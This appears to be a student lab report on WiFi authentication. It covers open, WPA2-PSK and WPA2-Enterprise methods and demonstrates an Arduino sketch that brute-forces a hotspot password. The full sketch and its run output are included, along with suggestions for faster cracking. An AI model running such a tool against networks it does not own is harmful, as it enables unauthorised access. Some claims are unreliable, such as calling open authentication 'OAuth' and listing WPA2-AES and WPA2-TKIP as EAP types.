
- Uppercase letters: A-Z (total 26 uppercase)
- Lowercase letters: a-z (total 26 lowercase)
- Numbers: 0-9 (total 10 numbers)
- Symbols: ~ ` ! @ # $ % ^ & * ( ) _ - + = { [}] | \ : ; " ' < , > . ? /   (total 32 symbols)

=> In total the alphabet of Wifi Password is about 94 symbols

The demonstration below shows the brute force cracking of the mobile hotspot password, when we know the prefix 1234567 and we only need to try by trial-and-error with the last character. The alphabet has numbers, uppercase and lowercase letters, which amounts to 62 characters




```
Please input your wifi name (SSID) that you want to connect to
Wifi SSID: Spring Nuance
Do you want to authenticate to the network via password or brute force?
Type 'yes' for password method and 'no' for brute force method
no

Authentication by brute force method
Please enter a prefix of the password if you know. Press 'send' without input for no prefix
Prefix: 1234567
How many characters would you want to brute force?
Number of brute force chars: 1
Current guess: 12345670
Connection takes 7.03 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345671
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345672
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345673
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED
```



```
Current guess: 12345674
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345675
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345676
Connection takes 6.12 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345677
Connection takes 6.22 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 12345678
Connection takes 6.32 seconds
You're successfully connected to the network by brute force method!
Wifi status: WL_CONNECTED
```

This brute force has managed to crack the password, as it only needs to guess one character. This method will collapse as soon as the search space becomes vast number of permutations

Now this time we do not assume any prefix, and instead input 8 as the number of characters that we want to brute force. The result is:



```
Please input your wifi name (SSID) that you want to connect to
Wifi SSID: ProtoManX
Do you want to authenticate to the network via password or brute force?
Type 'yes' for password method and 'no' for brute force method
no

Authentication by brute force method
Please enter a prefix of the password if you know. Press 'send' without input for no prefix
Prefix:
How many characters would you want to brute force?
Number of brute force chars: 8
Current guess: 00000000
Connection takes 11.23 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 00000001
Connection takes 10.23 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 00000002
Connection takes 10.13 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 00000003
Connection takes 10.23 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 00000004
Connection takes 10.23 seconds
Wrong trial: WL_DISCONNECTED

Current guess: 00000005
Connection takes 10.13 seconds
Wrong trial: WL_DISCONNECTED
```

As we may see, it will try all possible permutations (with repetitions) until it hits the correct password. The longer the number of characters we have to guess, the time it takes to crack the password increases dramatically.

- How long does a single guess take?

According to the Arduino timer, on average it takes about 6.12 - 10.13 seconds to try one password. I would take 6.12 seconds as lower bound.

- How long does it take for it to guess the password?

For the case demonstrated above, at worse case the last character of the alphabet is correct, thus taking at most 62 x 6.12s = 379 seconds

- What about if the password was 5, 6, 8, 12 letters?

Suppose the alphabet only has lowercase and uppercase characters. Its alphabet size is 52. Also, we assume that we do not know the prefix. The time it would take to crack the various password lengths with just one Arduino board are:
- For 5 letters: It takes at most 52^5 * 6.12s = 73 years
- For 6 letters: It takes at most 52^6 * 6.12s = 3836 years
- For 8 letters: It takes at most 52^8 * 6.12s = 10367725 years
- For 12 letters: It takes at most 52^12 * 6.12s = 7.58048266 × 10^13 years
(practically infinite time for 8 and 12 letters)

- How about when adding numbers and symbols?

When we add numbers: the alphabet increase by 10, making its size 62
- For example of 5 letters: It takes at most 62^5 * 6.12s = 177 years
When we add symbols: the alphabet increase by 32, making its size 94
- For example of 5 letters: It takes at most 94^5 * 6.12s = 1424 years
=> The more characters we add to the alphabet of the wifi password, the time it takes to crack the password grows exponentially instead of linearly

- How to reduce the time to break the password?

To reduce the time to break the password, there are various methods:
- Increase the computing power of the Arduino board. So instead of 6 seconds, it should check if the wifi password is correct or not in a few milliseconds.
- Use more Arduino boards. Let's say we will have 100 more boards, so the cracking time will be reduced by 100 times.
- Use a dictionary of most common passwords: humans normally set their password as a semantically meaningful string instead of a random string. This may be helpful in cracking much longer passwords.

- How to prevent this method:

As we have seen above, the longer the password, the time it takes to crack the password grows exponentially. For fast high-end CPU computers, a password of length 12 below is likely to be crackable. The strategy is we should set passwords longer than 12-13 characters and contain numbers, symbols and uppercase letters as well to increase the alphabet size.

- Was this brute force method prevented by our router/phone?

In our case, both the router and the mobile hotspot do not seem to restrict the number of trials. We have tried more than 20-30 passwords and they still respond without restriction.

Section 4: Answer of the given questions

- **Question 1: Which authentication methods did you find for 802.11?**


There are three main authentication methods commonly used in today's wireless LANs (802.11): open authentication, shared authentication and EAP (Extensible Authentication Protocol) authentication. Originally, 802.11 supports two authentication mechanisms: open authentication and shared key authentication.

1. Open authentication is basically a NULL authentication in which the client requests to be authenticated and the access point always responds positively.

2. Shared Key Authentication (SKA) is a verification process by which a computer can gain access to a wireless network that uses the shared keys via Wired Equivalent Privacy (WEP) protocol.
3. Extensible Authentication Protocol (EAP) is an authentication framework frequently used in wireless networks and point-to-point connections. EAP is used on encrypted networks to provide a secure way to send identifying information to provide network authentication. There are currently about 40 different methods defined.
   Examples of some of EAP authentication methods:
   - EAP-TLS (Transport Layer Security)
   - EAP-TTLS (Tunneled TLS)
   - LEAP (Lightweight EAP)
   - PEAP (Protected EAP)
   - EAP-FAST (Flexible Authentication via Secure Tunneling)
   - EAP-SIM (Subscriber Identity Module)
   - EAP-MD5 (Message Digest 5)


- **Question 2: Please describe three authentication methods in detail.**

1. Open Authentication: It is one of the two original authentication methods from the first 802.11 standard. As the name implies, open authentication offers open authentication to a wireless network. The wireless client sends an authentication request to the AP, which the AP invariably accepts. Clients and the AP do not need a pre-shared key or credentials. After authentication, the wireless client associates with the AP. [1] The authentication process is illustrated below



2. WiFi Protected Access Personal (WPA2-PSK): Wireless clients authenticate with the wireless router using a pre-shared key (PSK). No special authentication server is required. Therefore, WPA2-PSK allows anyone to connect to a network using a shared password. In WPA2 Personal, the PMK (Pairwise Master Key) is the PSK. Both the machines have the PMK and assume that the client knows the password for the WI-FI. The components of the messages are: PMK (Pairwise Master Key), PTK (Pairwise Transit Key), GTK(Group Temporal Key), GMK(Group Master Key), ANONCE, SNONCE and MIC


The authentication process of WPA2-PSK consists of a four way handshake process. The details are as follows: [2]



- Message 1: AP sends to the client its ANONCE. Now the client has everything he needs to create the PTK after he receives the ANONCE.
- Message 2: The client sends to the AP his SNONCE with a MIC, the MIC is mainly for the AP to recognize that this message is really from this client, which serves as a signature. Now, after the AP receives the message, the AP has everything it needs to create the PTK.
- Message 3: The AP sends to the client the GTK with a MIC because the client is going to be the AP's new client. The client gets the GTK and installs it.
- Message 4: The client sends to the AP the acknowledgement and wireless connection is established.

While this method uses the protected WPA2, PSK is still an insecure authentication method, especially in an office setting where data protection is of crucial importance.

3. WiFi Protected Access Enterprise (WPA2-Enterprise): Intended for enterprise networks and it requires a Remote Authentication Dial-In User Service (RADIUS) authentication server. The device must be authenticated by the RADIUS server, and then users must authenticate using the 802.1X standard, which uses Extensible Authentication Protocol (EAP) for authentication. In other words, WPA2-Enterprise can be understood as a WPA2 that employs a certain kind of EAP, such as WPA2-AES and WPA2-TKIP



There are three device roles:

- Supplicant
- Authenticator
- Authentication Server

The supplicant (wireless client) uses open authentication and associates with the AP. Then, the supplicant communicates with an external authentication server to authenticate itself, where the authentication server is a RADIUS server. The authenticator in the middle is the AP or WLC, which blocks all traffic, except for authentication traffic. When the authentication server verifies the credentials of the end user, the authenticator unblocks the traffic and permits all wireless traffic. [1]
WPA2-Enterprise is by far the most secure of the common authentication types as each user must be onboard and identified in the IDP. For most organizations, WPA2-Enterprise is the only choice for network protection. It uses the most secure authentication methods and allows a great number of customization.

Source:
[1] https://networklessons.com/cisco/ccna-200-301/wireless-authentication-methods
[2]https://medium.com/@alonr110/the-4-way-handshake-wpa-wpa2-encryption-protocol-65779a315a64

- **Question 3: Describe briefly applications scenarios for these methods.**

1. Applications of Open Authentication: OAuth network is usually used as a public wireless network, usually at public places such as airports, universities, hotels and restaurants. Since everyone can authenticate to the network, data breaches risk is very high and it is inadvisable to be connected to public open network unless under urgent cases.
2. Applications of WPA2-Personal: This is a common method used in private properties, such as homes, coffee shops, and small offices where security is not of high concern
3. Applications of WPA2-Enterprise: This method is the most secure authentication method, which is commonly used by businesses, schools, hospitals – any large organization with valuable data that they need to protect.

Section 5: Annex of the endpoint authentication sketch

```
#include <WiFiNINA.h>

char ssid[1000] = "";        // your network SSID (name)
char pass[1000] = "";    // your network password (use for WPA, or use as key for WEP)
int status = WL_IDLE_STATUS;     // the Wifi radio's status
char
alphabet[]={'0','1','2','3','4','5','6','7','8','9','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v',
'w','x','y','z','A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z'};

void setup() {
  //Initialize serial and wait for port to open:
  Serial.begin(9600);
  while (!Serial) {
    ; // wait for serial port to connect. Needed for native USB port only
  }
  // check for the presence of the shield:
  if (WiFi.status() == WL_NO_SHIELD) {
    Serial.println("WiFi shield not present");
    // don't continue:
    while (true);
  }

  // Print WiFi MAC address:
  printMacAddress();
  // i is the number of wifi scanning cycles
   for (int i = 1; i <= 3; i++) {
      // scan for existing networks:
      Serial.println("\nCycle " + String(i) + ": Scanning available networks...");
      listNetworks();
      delay(10000);
      // scans for the available encrypted WiFi networks every 10 seconds
  }

  Serial.println("\nPlease input your wifi name (SSID) that you want to connect to");
  bool check = true;
  while (check) {
      if (Serial.available() > 0){        // if you have data input
         String input = Serial.readString();        // read the whole input
         input.toCharArray(ssid, input.length()); // adding the string input as char * type
         check = false;
      }
  }
  Serial.print("Wifi SSID: ");
  Serial.println(ssid);
  Serial.println("Do you want to authenticate to the network via password or brute force?\nType
'yes' for password method and 'no' for brute force method");
  check = true;
  while (check) {
      if (Serial.available() > 0){        // if you have data input
         String input = Serial.readString();        // read the whole input
         Serial.println(input);
         input.trim();
         if (input.substring(0).equals("yes")){
            Serial.println("Authentication by password method");
            check = false;
         } else if (input.substring(0).equals("no")){
             Serial.println("Authentication by brute force method");
             Serial.println("Please enter a prefix of the password if you know. Press 'send' without
input for no prefix");
```

```
      check = true;
      String prefix;
      while (check) {
       if (Serial.available() > 0){        // if you have data input
         prefix = Serial.readString();        // read the whole input
         check = false;
       }
      }
      prefix.trim();
      Serial.print("Prefix: ");
      Serial.println(prefix.substring(0));
      Serial.println("How many characters would you want to brute force?");
      check = true;
      String number;
      while (check) {
       if (Serial.available() > 0){        // if you have data input
         number = Serial.readString();        // read the whole input
         check = false;
       }
      }
      Serial.print("Number of brute force chars: ");
      Serial.println(number.toInt());

      print_str(alphabet, prefix.substring(0), 62, number.toInt());
      while (true);
    } else {
      Serial.println("Unknown input. Please type 'yes' or 'no'");
    }
  }
}

Serial.println("Please input the wifi password");
check = true;
while (check) {
  if (Serial.available() > 0){        // if you have data input
    String input = Serial.readString();        // read the whole input
    input.toCharArray(pass, input.length()); // adding the string input as char * type
    check = false;
  }
}
Serial.print("Wifi Pass: ");
Serial.println(pass);

status = WiFi.begin(ssid, pass);
```

```
  // check for the presence of the shield:
  if (WiFi.status() == WL_NO_SHIELD) {
    Serial.println("WiFi shield not present");
    // don't continue:
    while (true);
  }

  // attempt to connect to Wifi network:
  while (status != WL_CONNECTED) {
    status = WiFi.begin(ssid, pass);
    if (status == WL_DISCONNECTED) {
       Serial.print("Wifi status: ");
       Serial.println(wl_status_to_string(WiFi.status()));
       Serial.println("Wrong password. Please input the wifi password again");
       check = true;
       while (check) {
         if (Serial.available() > 0){        // if you have data input
           String input = Serial.readString();        // read the whole input
           input.toCharArray(pass, input.length()); // adding the string input as char * type
           check = false;
         }
       }
         Serial.print("Wifi Pass: ");
         Serial.println(pass);
    }
  }

  // once you are connected :
  Serial.println("\nYou're successfully connected to the network");
  Serial.print("Wifi status: ");
  Serial.println(wl_status_to_string(WiFi.status()));
  Serial.print("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n");
}

void loop() {}

// the MAC address of this Arduino board
void printMacAddress() {
  byte mac[6];
  // print my MAC address:
  WiFi.macAddress(mac);
  Serial.println("MAC address of this Arduino board: ");
  Serial.print(mac[5], HEX);
  Serial.print(":");
  Serial.print(mac[4], HEX);
  Serial.print(":");
  Serial.print(mac[3], HEX);
  Serial.print(":");
  Serial.print(mac[2], HEX);
  Serial.print(":");
  Serial.print(mac[1], HEX);
  Serial.print(":");
  Serial.println(mac[0], HEX);
}

void listNetworks() {
  // scan for nearby networks:
  int numSsid = WiFi.scanNetworks();
  if (numSsid == -1) {
    Serial.println("Couldn't get a wifi connection");
    while (true);
  }

  // print the list of networks seen:
  Serial.print("Number of available networks: ");
  Serial.println(numSsid);

  // print the network number and name for each network found:
  for (int thisNet = 0; thisNet < numSsid; thisNet++) {
    Serial.print(thisNet);
    Serial.print(") ");
    Serial.print("\tChannel: ");
    Serial.print(WiFi.channel(thisNet));
    Serial.print("\t\tSSID: ");
    Serial.print(WiFi.SSID(thisNet));
    Serial.print("\t\tBSSID: ");
    printBSSID(thisNet);
    Serial.print("\tSignal: ");
    Serial.print(WiFi.RSSI(thisNet));
    Serial.print(" dBm");
    Serial.print("\t\tEncryption: ");
    printEncryptionType(WiFi.encryptionType(thisNet));
  }
}

void printBSSID(int thisNet) {
  byte bssid[6];
  WiFi.BSSID(thisNet, bssid);
  Serial.print(bssid[5],HEX);
  Serial.print(":");
  Serial.print(bssid[4],HEX);
  Serial.print(":");
  Serial.print(bssid[3],HEX);
  Serial.print(":");
  Serial.print(bssid[2],HEX);
  Serial.print(":");
  Serial.print(bssid[1],HEX);
  Serial.print(":");
  Serial.println(bssid[0],HEX);
}

void printEncryptionType(int thisType) {
  // read the encryption type and print out the name:
  switch (thisType) {
    case ENC_TYPE_WEP:
      Serial.println("WEP");
      break;
    case ENC_TYPE_TKIP:
      Serial.println("WPA");
      break;
    case ENC_TYPE_CCMP:
      Serial.println("WPA2");
      break;
    case ENC_TYPE_NONE:
      Serial.println("None");
      break;
    case ENC_TYPE_AUTO:
      Serial.println("Auto");
      break;
  }
}

const char* wl_status_to_string(unsigned char status) {
  switch (status) {
    case 255: return "WL_NO_SHIELD";
    case 0: return "WL_IDLE_STATUS";
    case 1: return "WL_NO_SSID_AVAIL";
    case 2: return "WL_SCAN_COMPLETED";
    case 3: return "WL_CONNECTED";
    case 4: return "WL_CONNECT_FAILED";
    case 5: return "WL_CONNECTION_LOST";
    case 6: return "WL_DISCONNECTED";
  }
}

// Brute force password search
// The main recursive method to print all possible strings of length "length"
    void print_str(String str, String prefix, int n, int lenght) {
        if (lenght == 1) {
            for (int j = 0; j < n; j++){
                Serial.print("Current guess: ");
                String input = prefix + str[j];
                input.toCharArray(pass, input.length()+1); // adding the string input as char * type
                Serial.println(pass);
                unsigned long start = millis();
                status = WiFi.begin(ssid, pass);
                unsigned long ending = millis();
                float delta = (float) (ending - start) / (float) 1000;
                Serial.print("Connection takes ");
                Serial.print(delta);
                Serial.println(" seconds");
                if (status == WL_CONNECTED) {
                    Serial.println("You're successfully connected to the network by brute force
method!");
                    Serial.print("Wifi status: ");
                    Serial.println(wl_status_to_string(WiFi.status()));
Serial.print("\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n");
                    break;
                } else {
                    Serial.print("Wrong trial: ");
                    Serial.println(wl_status_to_string(WiFi.status()));
                    Serial.println();
                }
              }
            }//Base case: lenght = 1, print the string "lenght" times + the remaining letter
        else {
            // One by one add all characters from "str" and recursively call for "lenght" equals to
"lenght"-1
             for (int i = 0; i < n; i++){
                // Next character of input added
                print_str(str, prefix + str[i], n, lenght - 1);
                // "lenght" is decreased, because we have added a new character
              }
            }
    }
```